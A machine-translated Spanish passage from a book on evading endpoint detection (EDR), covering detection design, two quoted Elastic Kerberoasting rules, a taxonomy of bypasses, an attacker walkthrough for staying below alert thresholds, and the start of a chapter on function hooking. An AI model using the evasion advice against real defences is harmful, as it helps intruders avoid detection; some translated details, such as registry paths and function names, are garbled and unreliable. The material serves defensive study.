En segundo lugar, estas herramientas de evasión pública, publicaciones de blogs y artículos a menudo utilizan el término bypass de manera imprecisa. En muchos casos, sus autores no han determinado si el EDR simplemente permitió que ocurriera alguna acción o no la detectó en absoluto. A veces, en lugar de bloquear automáticamente una acción, un EDR activa alertas que requieren interacción humana, lo que introduce un retraso en la respuesta. (Imagínese que la alerta se pone en rojo a las 3 a. m. de un sábado, lo que permite al atacante seguir moviéndose por el entorno). La mayoría de los atacantes esperan evadir por completo la detección, ya que un centro de operaciones de seguridad (SOC) maduro puede rastrear de manera eficiente la fuente de cualquier actividad maliciosa una vez que un EDR la detecta. Esto puede ser catastrófico para la misión de un atacante.

En tercer lugar, los investigadores que revelan nuevas técnicas normalmente no mencionan los productos que probaron, por diversas razones. Por ejemplo, pueden haber firmado un acuerdo de confidencialidad con un cliente o les preocupa que el proveedor afectado los amenace con emprender acciones legales. En consecuencia, esos investigadores pueden pensar que alguna técnica puede eludir todos los EDR en lugar de solo un producto y una configuración determinados. Por ejemplo, una técnica puede evadir la función de modo de usuario en un producto porque resulta que el producto no supervisa la función en cuestión, pero otro producto puede implementar un gancho que detecte la llamada a la API maliciosa.

Por último, los investigadores podrían no aclarar qué componente del EDR evade su técnica. Los EDR modernos son piezas complejas de software con muchos componentes de sensores, cada uno de los cuales puede ser evadido a su manera. Por ejemplo, un EDR podría rastrear relaciones sospechosas entre procesos padre-hijo obteniendo datos de un controlador en modo kernel, Event Tracing.

para Windows (ETW), ganchos de funciones y una serie de otras fuentes. Si una técnica de evasión tiene como objetivo un agente EDR que depende de ETW para recopilar sus datos, es posible que no funcione contra un producto que aproveche su controlador para el mismo propósito.

Para evadir eficazmente el EDR, los adversarios necesitan comprender en detalle cómo funcionan estas herramientas. El resto de este capítulo se centra en sus componentes y su estructura.

Identificación de actividades maliciosas

Para desarrollar detecciones exitosas, un ingeniero debe comprender más que las últimas tácticas de los atacantes; también debe saber cómo opera una empresa y cuáles podrían ser los objetivos de un atacante. Luego, debe tomar los puntos de datos distintos y potencialmente no relacionados obtenidos de los sensores de un EDR e identificar grupos de actividad que podrían indicar que algo malicioso está sucediendo en el sistema. Esto es mucho más fácil de decir que de hacer.

Por ejemplo, ¿la creación de un nuevo servicio indica que un adversario ha instalado malware de forma persistente en el sistema? Es posible, pero es más probable que el usuario haya instalado el nuevo software por motivos legítimos.

¿Y si el servicio se instaló a las 3 de la mañana? Es sospechoso, pero tal vez el usuario esté trabajando hasta altas horas de la noche en un gran proyecto. ¿Y si rundll32.exe, la aplicación nativa de Windows para ejecutar archivos DLL, es el proceso responsable de instalar el servicio? Su reacción instintiva puede ser decir: "¡Ajá! ¡Ya lo tenemos!". De todos modos, la funcionalidad podría ser parte de un instalador legítimo pero mal implementado. Deducir la intención de las acciones puede ser extremadamente difícil.

Considerando el contexto

La mejor manera de tomar decisiones informadas es considerar el contexto de las acciones en cuestión. Compárelas con las normas del usuario y del entorno, las técnicas y artefactos conocidos del adversario y otras acciones que el usuario afectado haya realizado en un período de tiempo determinado. La Tabla 1-1 ofrece un ejemplo de cómo puede funcionar esto.

Tabla 1-1: Evaluación de una serie de eventos en el sistema

Evento	Contexto	Determinación
2:55 AM: La aplicación chatapp.exe se genera bajo el contexto CONTOSO\jdoe.	El usuario JDOE viaja con frecuencia al extranjero y trabaja fuera de horario para reunirse con socios comerciales en otras regiones.	Benigno
2:55 AM: La aplicación chatapp.exe carga una DLL sin firmar, usp10.dll, desde el directorio %APPDATA%.	No se sabe que esta aplicación de chat cargue código sin firmar en su configuración predeterminada, pero a los usuarios de la organización se les permite instalar complementos de terceros que pueden cambiar el comportamiento de la aplicación al iniciarse.	Ligeramente sospechoso
2:56 AM: La aplicación chatapp.exe realiza una conexión a Internet a través del puerto TCP 443.	El servidor de esta aplicación de chat está alojado por un proveedor de nube, por lo que consulta periódicamente el servidor en busca de información.	Benigno
2:59 AM: La aplicación chatapp.exe consulta el valor de registro HKLM:\System\Conjunto de control actual\Control\Banderas LSA\lsaCfg.	Esta aplicación de chat extrae periódicamente información de configuración del sistema y de la aplicación del registro, pero no se sabe que acceda a las claves de registro asociadas con Credential Guard.	Altamente sospechoso
3 AM: La aplicación chatapp.exe abre un identificador para lsass.exe con acceso PROCESS _VM_READ.	Esta aplicación de chat no accede a los espacios de direcciones de otros procesos, pero el usuario JDOE tiene los permisos necesarios.	Malicioso

Este ejemplo artificial muestra la ambigüedad que implica determinar la intención basada en las acciones que se llevan a cabo en un sistema. Recuerde que la gran mayoría de las actividades en un sistema son benignas, suponiendo que no haya sucedido nada horrible. Los ingenieros deben determinar qué tan sensibles deben ser las detecciones de un EDR (en otras palabras, cuánto deben inclinarse a decir que algo es malicioso) en función de cuántos falsos negativos puede tolerar el cliente.

Una forma en que un producto puede satisfacer las necesidades de sus clientes es mediante el uso de una combinación de las llamadas detecciones frágiles y robustas.

Aplicación de detecciones frágiles frente a robustas

Las detecciones frágiles son aquellas diseñadas para detectar un artefacto específico, como una cadena simple o una firma basada en hash comúnmente asociada con malware conocido. Las detecciones robustas apuntan a detectar comportamientos y podrían estar respaldadas por modelos de aprendizaje automático entrenados para el entorno. Ambos tipos de detección tienen un lugar en los motores de escaneo modernos, ya que ayudan a equilibrar los falsos positivos y los falsos negativos.

Por ejemplo, una detección construida en torno al hash de un archivo malicioso detectará de manera muy eficaz una versión específica de ese archivo, pero cualquier variación mínima en el archivo cambiará su hash, lo que hará que la regla de detección falle. Es por eso que llamamos a estas reglas "frágiles". Son extremadamente específicas y, a menudo, se centran en un solo artefacto. Esto significa que la probabilidad de un falso positivo es casi inexistente, mientras que la probabilidad de un falso negativo es muy alta.

A pesar de sus inconvenientes, estas detecciones ofrecen beneficios distintivos para la seguridad. Son fáciles de desarrollar y mantener, por lo que los ingenieros pueden cambiarlos rápidamente a medida que evolucionan las necesidades de la organización. También pueden detectar de manera eficaz algunos ataques comunes. Por ejemplo, una sola regla para detectar una versión sin modificar de la herramienta de explotación Mimikatz aporta un valor enorme, ya que su tasa de falsos positivos es casi nula y la probabilidad de que la herramienta se utilice con fines maliciosos es alta.

Aun así, el ingeniero de detección debe considerar cuidadosamente qué datos utilizar al crear sus detecciones frágiles. Si un atacante puede modificar trivialmente el indicador, la detección se vuelve mucho más fácil de evadir. Por ejemplo, supongamos que una detección busca el nombre de archivo mimikatz.exe; un adversario podría simplemente cambiar el nombre de archivo a mimidogz.exe y eludir la lógica de detección.

Por esta razón, las mejores detecciones frágiles se enfocan en atributos que son inmutables o al menos difíciles de modificar.

En el otro extremo del espectro, un conjunto de reglas sólido respaldado por una máquina... El modelo de aprendizaje puede clasificar el objeto modificado como sospechoso porque es exclusivo del entorno o contiene algún atributo que el algoritmo de clasificación ponderó en gran medida. La mayoría de las detecciones robustas son simplemente reglas que En términos más generales, intentan apuntar a una técnica. Este tipo de detecciones intercambian su especificidad por la capacidad de detectar un ataque de manera más general, lo que reduce la probabilidad de falsos negativos al aumentar la probabilidad de falsos positivos.

Si bien la industria tiende a favorecer las detecciones robustas, estas tienen sus propias desventajas. En comparación con las firmas frágiles, estas reglas pueden ser mucho más difíciles de desarrollar debido a su complejidad. Además, el ingeniero de detección debe considerar la tolerancia a los falsos positivos de una organización. Si su detección tiene una tasa de falsos negativos muy baja pero una tasa de falsos positivos alta, el EDR se comportará como el niño que gritó lobo. Si van demasiado lejos en sus intentos de reducir los falsos positivos, también pueden aumentar la tasa de falsos negativos, lo que permite que un ataque pase desapercibido.

Debido a esto, la mayoría de los EDR emplean un enfoque híbrido, utilizando firmas frágiles para detectar amenazas obvias y detecciones robustas para detectar técnicas de atacantes de manera más general.

Explorando las reglas de detección elástica

Uno de los únicos proveedores de EDR que publica sus reglas de detección es Elastic, que publica sus reglas SIEM en un repositorio de GitHub. Echemos un vistazo entre bastidores, ya que estas reglas contienen excelentes ejemplos de detecciones frágiles y robustas.

Por ejemplo, considere la regla de Elastic para detectar intentos de Kerberoasting que utilizan Bifrost, una herramienta de macOS para interactuar con Kerberos, que se muestra en el Listado 1-1. Kerberoasting es la técnica de recuperar tickets de Kerberos y descifrarlos para descubrir credenciales de cuentas de servicio.

```
"""
consulta =
event.category:proceso y event.type:inicio y
proceso.args:("-acción" o "-kerberoast" o askhash o asktgs o asktgt o s4u o ("-ticket"
y,.ptt) o (dump y (tickets o keytab))))
```

Listado 1-1: Regla de Elastic para detectar Kerberoasting según argumentos de la línea de comandos

Esta regla verifica la presencia de ciertos argumentos de línea de comando que Bifrost admite. Un atacante podría eludir esta detección sin ningún problema. Al cambiar el nombre de los argumentos en el código fuente (por ejemplo, cambiando -action por -dothis) y luego volviendo a compilar la herramienta, se puede producir un falso positivo si una herramienta no relacionada admite los argumentos enumerados en La regla.

Por estas razones, la regla puede parecer una mala detección, pero recuerde: El hecho de que no todos los adversarios operen al mismo nivel es una señal de que muchos grupos de amenazas siguen utilizando herramientas estándar. Esta detección sirve para atrapar a aquellos que utilizan la versión básica de Bifrost y nada más.

Debido al enfoque limitado de la regla, Elastic debería complementarla con una detección más sólida que cubra estas brechas. Afortunadamente, el proveedor publicó una regla complementaria, que se muestra en el Listado 1-2.

```
"""
consulta
= red donde event.type == "inicio" y network.direction == "saliente" y
destino.puerto == 88 y origen.puerto >= 49152 y
proceso.ejecutable != "C:\Windows\System32\lsass.exe" y destino.dirección != "127.0.0.1"
y destino.dirección != "::1" y
/* inserte falsos positivos aquí */
no proceso.nombre en ("swi_fc.exe", "fsIPcam.exe", "IPCamera.exe", "MicrosoftEdgeCP.exe",
"MicrosoftEdge.exe", "iexplore.exe", "chrome.exe", "msedge.exe", "opera.exe", "firefox.exe")
```

Listado 1-2: Regla de Elastic para detectar procesos atípicos que se comunican a través del puerto TCP 88

Esta regla se dirige a procesos atípicos que realizan conexiones salientes al puerto TCP 88, el puerto estándar de Kerberos. Si bien esta regla contiene algunas lagunas para abordar los falsos positivos, en general es más sólida que la detección frágil de Bifrost. Incluso si el adversario cambiara el nombre de los parámetros y volviera a compilar la herramienta, el comportamiento de red inherente a Kerberoasting haría que esta regla se reinicie.

Para evadir su detección, el adversario podría aprovechar la exención.

La lista de acciones se incluye al final de la regla, tal vez cambiando el nombre de Bifrost para que coincida con uno de esos archivos, como opera.exe. Si el adversario también modificara los argumentos de la línea de comandos de la herramienta, evadiría tanto las detecciones frágiles como las robustas que se tratan aquí.

La mayoría de los agentes EDR buscan un equilibrio entre detecciones frágiles y robustas, pero lo hacen de manera opaca, por lo que a una organización puede resultarle muy difícil garantizar la cobertura, especialmente en agentes que no admiten la introducción de reglas personalizadas. Por este motivo, los ingenieros de detección de un equipo deben probar y validar detecciones utilizando herramientas como Atomic Test de Red Canary Arneses.

Diseño de agente

Como atacantes, debemos prestar mucha atención al agente EDR implementado en los puntos finales que atacamos, ya que este es el componente responsable de detectar las actividades que utilizaremos para completar nuestra operación. En esta sección, revisaremos las partes de un agente y las diversas opciones de diseño que pueden tener.

Básico

Los agentes se componen de partes diferenciadas, cada una de las cuales tiene su propio objetivo y el tipo de telemetría que puede recopilar. Por lo general, los agentes incluyen los siguientes componentes:

El escáner estático Una aplicación, o un componente del propio agente, que realiza un análisis estático de imágenes, como archivos ejecutables portátiles (PE) o rangos arbitrarios de memoria virtual, para determinar si el contenido es malicioso. Los escáneres estáticos suelen formar la columna vertebral de los servicios antivirus.

La DLL de enganche Una DLL que se encarga de interceptar llamadas a funciones específicas de la interfaz de programación de aplicaciones (API). El capítulo 2 trata el enganche de funciones en detalle.

El controlador del núcleo Un controlador en modo núcleo responsable de injectar la DLL de enlace en los procesos de destino y de recopilar información telemétrica específica del núcleo. Los capítulos 3 a 7 cubren sus diversas técnicas de detección.

El servicio de agente Una aplicación responsable de agregar la telemetría creada por los dos componentes anteriores. A veces correlaciona datos o genera alertas. Luego, retransmite los datos recopilados a un servidor EDR centralizado.

La figura 1-2 muestra la arquitectura de agente más básica que utilizan los productos comerciales hoy en día.

Como podemos ver aquí, este diseño básico no tiene muchas fuentes de telemetría. Sus tres sensores (un escáner, un controlador y una DLL de conexión de funciones) proporcionan al agente datos sobre eventos de creación de procesos, la invocación de funciones consideradas sensibles (como kernel32!CreateRemoteThread),




Figura 1-2: La arquitectura básica del agente

Las firmas de los archivos y, potencialmente, la memoria virtual que pertenece a un proceso. Esto puede ser suficiente para algunos casos de uso, pero la mayoría de los productos EDR comerciales actuales van mucho más allá de estas capacidades. Por ejemplo, este EDR básico sería incapaz de detectar archivos que se crean, eliminan o cifran en el host.

Intermedio

Si bien un agente básico puede recopilar una gran cantidad de datos valiosos con los que crear detecciones, es posible que estos datos no formen una imagen completa de las actividades realizadas en el host. Por lo general, los productos de seguridad de endpoints implementados en entornos empresariales en la actualidad han ampliado sustancialmente sus capacidades para recopilar telemetría adicional.

La mayoría de los agentes con los que se encuentran los atacantes se encuentran en un nivel intermedio de sofisticación. Estos agentes no solo introducen nuevos sensores, sino que también utilizan fuentes de telemetría nativas del sistema operativo. Las incorporaciones que se realizan habitualmente en este nivel pueden incluir las siguientes:

Controladores de filtros de red Controladores que realizan análisis de tráfico de red para identificar indicadores de actividad maliciosa, como balizamiento. Estos se tratarán en el Capítulo 7.

Controladores de filtros del sistema de archivos Un tipo especial de controlador que puede supervisar las operaciones en el sistema de archivos del host. Se analizan en profundidad en el Capítulo 6.

Consumidores de ETW Componentes del agente que pueden suscribirse a eventos creados por el sistema operativo host o aplicaciones de terceros.

ETW se trata en el Capítulo 8.

Componentes de Antimalware de Lanzamiento Anti-malware (ELAM) Funciones que proporcionan un mecanismo compatible con Microsoft para cargar un controlador antimalware antes de otros servicios de inicio de arranque para controlar la inicialización de los otros controladores de arranque. Estos componentes también otorgan la capacidad de recibir eventos Secure ETW, un tipo especial de evento generado a partir de un grupo de proveedores de eventos protegidos. Estas funciones de los controladores ELAM se tratan en el Capítulo 11 y el Capítulo 12.

Si bien es posible que los EDR modernos no implementen todos estos componentes, Por lo general, vemos el controlador ELAM implementado junto con el controlador de kernel principal. La Figura 1-3 ilustra cómo podría lucir una arquitectura de agente más moderna.



Figura 1-3: La arquitectura del agente intermedio

Este diseño se basa en la arquitectura básica y agrega muchos sensores nuevos de los cuales se puede recopilar telemetría. Por ejemplo, este EDR ahora puede monitorear eventos del sistema de archivos, como la creación de archivos, el consumo de proveedores de ETW que ofrecen datos que el agente no podría recopilar de otra manera, y observar las comunicaciones de red en el host a través de su controlador de filtro, lo que potencialmente permite al agente detectar la actividad de señalización de comando y control. También agrega una capa de redundancia para que, si un sensor falla, otro pueda tomar el relevo.

Avanzado

Algunos productos implementan funciones más avanzadas para monitorear áreas específicas del sistema en las que están interesados. A continuación, se muestran dos ejemplos de dichas funciones:

Los hipervisores proporcionan un método para interceptar llamadas del sistema, virtualizar determinados componentes del sistema y aislar la ejecución del código. También proporcionan al agente una forma de supervisar las transiciones en la ejecución entre el invitado y el host. Se utilizan habitualmente como un componente de la funcionalidad antransomware y antiexploit.

Engaño del adversario Proporciona datos falsos al adversario en lugar de impedir la ejecución del código malicioso. Esto puede hacer que el adversario se concentre en depurar sus herramientas sin darse cuenta de que los datos en uso han sido alterados.

Dado que se trata de implementaciones específicas de productos y no son habituales en el momento de redactar este artículo, no analizaremos estas funciones avanzadas con mucho detalle. Además, muchos de los componentes de esta categoría se alinean más con las estrategias de prevención que con las de detección, lo que los deja un poco fuera del alcance de este libro. Sin embargo, a medida que pase el tiempo, algunas funciones avanzadas pueden volverse más comunes y es probable que se inventen otras nuevas.

Tipos de bypasses

En su publicación de blog de 2021 “Clasificaciones de evasores”, Jonathan Johnson agrupa las evasiones según la ubicación en el proceso de detección donde ocurren. Utilizando el concepto de embudo de fidelidad, propuesto por Jared Atkinson para describir las fases del proceso de detección y respuesta, Johnson define las áreas en las que puede producirse una evasión. Las siguientes son las que analizaremos en capítulos posteriores:

Omisión de configuración Se produce cuando hay una fuente de telemetría en el punto final que podría identificar la actividad maliciosa, pero el sensor no pudo recopilar datos de ella, lo que genera una brecha en la cobertura. Por ejemplo, incluso si el sensor puede recopilar eventos de un proveedor ETW específico relacionado con la actividad de autenticación Kerberos, es posible que no esté configurado para hacerlo.

Bypass perceptivo Ocurre cuando el sensor o agente no tiene la capacidad de recolectar la telemetría relevante. Por ejemplo, el agente podría no monitorear las interacciones del sistema.

Bypass lógico Ocurre cuando el adversario abusa de un vacío en la lógica de una detección. Por ejemplo, una detección puede contener un vacío conocido que ninguna otra detección cubre.

Omisión de clasificación Ocurre cuando el sensor o agente no puede identificar suficientes puntos de datos para clasificar el comportamiento del atacante como malicioso, a pesar de observarlo. Por ejemplo, el tráfico del atacante podría mezclarse con el tráfico normal de la red.

Los bypasses de configuración son una de las técnicas más comunes. A veces, incluso se utilizan sin saberlo, ya que la mayoría de los agentes EDR maduros tienen la capacidad de recopilar cierta telemetría, pero no lo hacen por una razón u otra, como para reducir el volumen de eventos. Las omisiones perceptivas son generalmente las más valiosas porque si los datos no existen y ningún componente de compensación cubre la brecha, el EDR no tiene ninguna posibilidad de detectar las actividades del atacante.

Las omisiones lógicas son las más difíciles de llevar a cabo porque generalmente requieren conocimiento de la lógica subyacente de la detección. Por último, las omisiones de clasificación requieren un poco de previsión y perfilado del sistema, pero los equipos rojos

Úsalos con frecuencia (por ejemplo, enviando señales a través de un canal HTTPS lento a un sitio confiable para sus actividades de comando y control). Cuando se ejecutan bien, las omisiones de clasificación pueden acercarse a la eficacia de una omisión perceptiva con menos trabajo que el requerido para una omisión lógica.

En el lado de la defensa, estas clasificaciones nos permiten analizar los puntos ciegos en nuestras estrategias de detección con mayor especificidad. Por ejemplo, si requerimos que los eventos se reenvíen desde el agente del punto final al servidor de recopilación central para su análisis, nuestra detección es inherentemente vulnerable a una evasión de la configuración, ya que un atacante podría potencialmente cambiar la configuración del agente de tal manera que el canal de comunicación entre el agente y el servidor se interrumpa.

Es importante comprender las desviaciones perceptivas, pero a menudo son las más difíciles de encontrar. Si nuestro EDR simplemente no tiene la capacidad de recopilar los datos necesarios, no tenemos más opción que encontrar otra forma de desarrollar nuestra detección. Las desviaciones lógicas ocurren debido a decisiones tomadas al desarrollar las reglas de detección. Como los SOC no cuentan con una cantidad infinita de analistas que puedan revisar las alertas, los ingenieros siempre buscan reducir los falsos positivos. Pero por cada excepción que hacen en una regla, heredan el potencial de una omisión lógica. Considere la sólida regla Kerberoasting de Elastic descrita anteriormente y cómo un adversario podría simplemente cambiar el nombre de su herramienta para evadirla.

Por último, las evasiones de clasificación pueden ser las más difíciles de proteger. Para ello, los ingenieros deben seguir ajustando el umbral de detección del EDR hasta que esté en su punto justo. Tomemos como ejemplo la señalización de comando y control. Supongamos que construimos nuestra estrategia de detección asumiendo que un atacante se conectará a un sitio con una reputación no categorizada a una velocidad superior a una solicitud por minuto. ¿De qué manera podría nuestro adversario pasar desapercibido? Bueno, podría enviar señales a través de un dominio establecido o reducir su intervalo de devolución de llamadas a una vez cada dos minutos.

En respuesta, podríamos cambiar nuestra regla para buscar dominios a los que el sistema no se haya conectado previamente, o podríamos aumentar el intervalo de señalización. Pero recuerde que correríamos el riesgo de recibir más falsos positivos. Los ingenieros continuarán realizando esta danza mientras se esfuerzan por optimizar sus estrategias de detección para equilibrar las tolerancias de sus organizaciones con las capacidades de sus adversarios.

Técnicas de evasión de enlaces: un ejemplo de ataque

Normalmente, hay más de una forma de recopilar datos de telemetría. Por ejemplo, el EDR podría supervisar los eventos de creación de procesos utilizando tanto un controlador como un consumidor ETW. Esto significa que la evasión no es una cuestión sencilla de encontrar una solución milagrosa, sino que es el proceso de aprovechar los huecos de un sensor para volar por debajo del umbral en el que el EDR genera una alerta o toma una acción preventiva.

Considera la Tabla 1-2, que describe un sistema de clasificación artificial. Diseñado para detectar operaciones de agentes de comando y control. En este ejemplo, cualquier acción que ocurra dentro de un período de tiempo cuya puntuación acumulada sea mayor o igual a 500 provocará una alerta de alta gravedad. Una puntuación mayor a 750 provocará la finalización del proceso infractor y sus subordinados.

Tabla 1-2: Un ejemplo de sistema de clasificación

Actividad	Puntuación de riesgo
Ejecución de un binario sin signo	250
Proceso infantil atípico generado	400
Tráfico HTTP saliente que se origina en un proceso que no es un navegador	100
Asignación de un búfer de lectura-escritura-ejecución	200
Asignación de memoria comprometida no respaldada por una imagen	350

Un atacante podría eludir cada una de estas actividades individualmente, pero cuando Si se combinan, la evasión se vuelve mucho más difícil. ¿Cómo podríamos encadenar técnicas de evasión para evitar que se active la lógica de detección?

Comenzando con las evasiones de configuración, imaginemos que el agente carece de un sensor de inspección de red, por lo que no puede correlacionar el tráfico de red saliente con un proceso cliente. Sin embargo, puede haber un control compensatorio, como un consumidor ETW para el proveedor Microsoft-Windows-WebIO. En ese caso, podríamos optar por utilizar un navegador como proceso host o emplear otro protocolo, como DNS, para el comando y control. También podríamos utilizar una evasión lógica para subvertir la detección de "proceso secundario atípico" haciendo coincidir las relaciones típicas padre-hijo en el sistema. Para una evasión perceptiva, digamos que el agente carece de la capacidad de escanear las asignaciones de memoria para ver si están respaldadas por una imagen. Como atacantes, no tendremos que preocuparnos en absoluto por ser detectados en función de este indicador.

Juntemos todo esto para describir cómo podría desarrollarse un ataque. En primer lugar, podríamos explotar un cliente de correo electrónico para lograr la ejecución de código en el contexto de ese proceso. Debido a que este binario de cliente de correo es un producto legítimo que existía en el sistema antes de la vulneración, podemos suponer razonablemente que está firmado o tiene una exclusión de firma. Envaremos y recibiremos tráfico de comando y control a través de HTTP, lo que activa la detección de un proceso que no es de navegador y se comunica a través de HTTP, lo que eleva la puntuación de riesgo actual a 100.

A continuación, necesitamos generar un proceso sacrificial en algún momento para realizarlo. Nuestras acciones posteriores a la explotación. Nuestras herramientas están escritas en PowerShell, pero en lugar de generar powershell.exe, lo que sería atípico y activaría una alerta al elevar nuestra puntuación de riesgo a 500, generamos una nueva instancia del cliente de correo electrónico como un proceso secundario y usamos PowerShell no administrado para ejecutar nuestras herramientas dentro de él. Sin embargo, nuestro agente asigna un búfer de lectura, escritura y ejecución en el proceso secundario, lo que eleva nuestra puntuación de riesgo a 300.

Recibimos la salida de nuestra herramienta y determinamos que necesitamos Ejecutar otra herramienta para realizar alguna acción que nos permita acceder más fácilmente. En este punto, cualquier detección adicional aumentará nuestra puntuación de riesgo a 500 o más. potencialmente quemando nuestra operación, por lo que tenemos que tomar algunas decisiones. Aquí hay algunas opciones:

- Ejecutar las herramientas de post-exploitación y aceptar la detección.
- Después de la alerta, podríamos actuar muy rápidamente en un intento de superar la respuesta, con la esperanza de un proceso de respuesta ineficaz que no funcione.

erradicarnos, o conformarse con quemar la operación y empezar de nuevo si es necesario.

- Espere un período de tiempo antes de ejecutar nuestras herramientas. Debido a que el agente solo correlaciona aquellos eventos que ocurren dentro de un período de tiempo, podemos simplemente esperar hasta que el estado se recicle, lo que restablecerá nuestra puntuación de riesgo a cero y continuar la operación desde allí.
- Busque otro método de ejecución. Esto podría ir desde simplemente colocar nuestro script en el objetivo y ejecutarlo allí, hasta utilizar un proxy en el tráfico de la herramienta de post-exploitación para reducir la mayoría de los indicadores basados en el host que crearía.

Sea cual sea nuestra elección, nuestro objetivo es claro: permanecer por debajo del umbral de alerta durante el mayor tiempo posible. Si calculamos los riesgos de cada acción que debemos realizar, comprendemos los indicadores que crean nuestras actividades y utilizamos una combinación de tácticas de evasión, podemos evadir los complejos sistemas de detección de un EDR. Cabe señalar que ninguna táctica de evasión funcionó de manera universal en este ejemplo. Más bien, se utilizó una combinación de evasiones para apuntar a las detecciones más relevantes para la tarea en cuestión.

Conclusión

En resumen, un agente EDR está compuesto por una cantidad indefinida de sensores que se encargan de recopilar telemetría relacionada con la actividad en el sistema. El EDR aplica sus propias reglas o lógica de detección a estos datos para identificar qué elementos podrían indicar la presencia de un actor malicioso. Cada uno de estos sensores es susceptible de evasión de alguna manera, y es nuestro trabajo identificar esos puntos ciegos y abusar de ellos o compensarlos.

Machine Translated by Google

2

DLLS CON ENGANCHE DE FUNCIONES



De todos los componentes incluidos en los productos de seguridad de endpoints modernos, los más utilizados son las DLL responsables de la intercepción o el enlace de funciones. Estas DLL proporcionan a los defensores una gran cantidad de información importante relacionada con la ejecución del código, como los parámetros que se pasan a una función de interés y los valores que devuelve. Hoy en día, los proveedores utilizan en gran medida estos datos para complementar otras fuentes de información más sólidas. Aun así, el enlace de funciones es un componente importante de los EDR. En este capítulo, analizaremos cómo los EDR interceptan con mayor frecuencia las llamadas de función y qué podemos hacer nosotros, como atacantes, para interferir con ellos.

Este capítulo se centra principalmente en la conexión de funciones en un archivo de Windows llamado ntdll.dll, cuya funcionalidad cubriremos en breve, pero los EDR modernos también conectan otras funciones de Windows. El proceso de implementación de estos otros enlaces se parece mucho al flujo de trabajo descrito en este capítulo.

Cómo funciona el enganche de funciones

Para comprender cómo los productos de seguridad de puntos finales utilizan el enlace de código, debe comprender cómo el código que se ejecuta en modo de usuario interactúa con el kernel.

Este código normalmente aprovecha la API de Win32 durante la ejecución para realizar determinadas funciones en el host, como solicitar un identificador a otro proceso. Sin embargo, en muchos casos, la funcionalidad proporcionada a través de Win32 no se puede completar completamente en modo de usuario. Algunas acciones, como la gestión de objetos y memoria, son responsabilidad del núcleo.

Para transferir la ejecución al núcleo, los sistemas x64 utilizan una instrucción syscall. Pero en lugar de implementar instrucciones syscall en cada función que necesita interactuar con el núcleo, Windows las proporciona a través de funciones en ntdll.dll. Una función simplemente necesita pasar los parámetros requeridos a esta función exportada; la función, a su vez, pasará el control al núcleo y luego devolverá los resultados de la operación. Por ejemplo, la Figura 2-1 demuestra el flujo de ejecución que ocurre cuando una aplicación en modo usuario llama a la función API Win32 kernel32!OpenProcess().




Figura 2-1: El flujo de ejecución del modo de usuario al modo kernel

Para detectar actividad maliciosa, los proveedores a menudo utilizan estas API de Windows. Por ejemplo, una forma en que los EDR detectan la inyección de un proceso remoto es enganchar las funciones responsables de abrir un identificador a otro proceso, asignar una región de memoria, escribir en la memoria asignada y crear el hilo remoto.

En versiones anteriores de Windows, los proveedores (y los autores de malware) solían colocar sus ganchos en la Tabla de despacho de servicios del sistema (SSDT), una tabla en el núcleo que contiene los punteros a las funciones del núcleo utilizadas al invocar una llamada al sistema. Los productos de seguridad sobreescritían estos punteros de función con punteros a funciones en su propio módulo del núcleo que se utilizaban para registrar información sobre la llamada de función y luego ejecutar la función de destino. Luego pasaban los valores de retorno a la aplicación de origen.

Con la introducción de Windows XP en 2005, Microsoft tomó la decisión de evitar la aplicación de parches a SSDT, entre otras estructuras críticas, mediante una protección denominada Kernel Patch Protection (KPP), también conocida como PatchGuard, por lo que esta técnica no es viable en las versiones modernas de Windows de 64 bits. Esto significa que el enganche tradicional debe realizarse en modo de usuario. Debido a que las funciones que realizan las llamadas al sistema en ntdll.dll son el último lugar posible para observar las llamadas a la API en modo de usuario, los EDR a menudo enganchan estas funciones para inspeccionar su invocación y ejecución. Algunas funciones que se enganchan comúnmente se detallan en la Tabla 2-1.

Tabla 2-1: Funciones comúnmente enlazadas en ntdll.dll

Nombres de funciones	Técnicas de ataque relacionadas
Proceso NtOpen	Inyección de procesos remotos
NtAllocateVirtualMemory	
